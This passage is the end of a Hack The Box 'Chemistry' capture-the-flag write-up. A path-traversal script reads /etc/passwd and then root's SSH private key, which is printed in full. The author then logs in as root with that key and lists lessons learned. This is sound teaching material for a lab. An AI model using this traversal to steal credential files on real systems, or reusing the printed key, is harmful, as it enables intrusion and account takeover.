
It successfully returned the /etc/passwd file. Since this server is running as root, our LFI script has the same privileges, meaning it can retrieve any file on the system. We could just grab the root flag from here but the point is to obtain access to the root user (at least that's what I think), so we have to grab a file that will lead us closer to a root shell.

If the root user has a private key, we can get that through the script and use it to SSH into the box. The path to that would normally be /root/.ssh/id_rsa, so I modified the script and executed it:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ ./exploit.sh
[+] Testing with /assets/../root/.ssh/id_rsa
        Status code ⟶ 404
[+] Testing with /assets/../../root/.ssh/id_rsa
        Status code ⟶ 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
        Status code ⟶ 200
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ 
```

Excellent. All I had to do now was save it to a file "id_rsa", change it's permissions with `sudo chmod 600 id_rsa` so that ssh will allow the key to be used, and run `ssh -i id_rsa root@10.10.11.38`:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ chmod 600 id_rsa

┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ ssh root@10.10.11.38 -i id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 29 Dec 2024 10:47:53 PM UTC

  System load:           0.01
  Usage of /:            78.7% of 5.08GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             234
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:fe94:d687


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Dec 29 22:22:44 2024 from 10.10.14.10
root@chemistry:~# whoami
root
root@chemistry:~# █
```

johnmap007@kali: ~/htb/boxes/active/chemistry
File Actions Edit View Help
[HTB] 0:sudo 1:zsh 2:zsh 3:ssh- 4:ssh*
"kali" 17:47 29-Dec-24

That's it! We're root!

Skills/Concepts Learned

- **Even with limited info, use google to your advantage**. In the service enumeration step, I knew that python was running the web server but I didn't know the exact library that was in use. However a simple "python CIF processor RCE POC" search in this case will at least lead you in the right direction, if it doesn't give you the answer.
- `whatweb` is a powerful tool for enumerating a website's underlying technologies, such as web servers, CMS, JS libraries, security features (WAF, HTTPS, etc.), and more. It has hundreds of different plugins to extend detection capabilities. **Use it in conjunction with basic enumeration techniques if needed and/or when Wappalyzer fails to discover sufficient info**

Proof of Pwn

https://www.hackthebox.com/achievement/machine/391579/631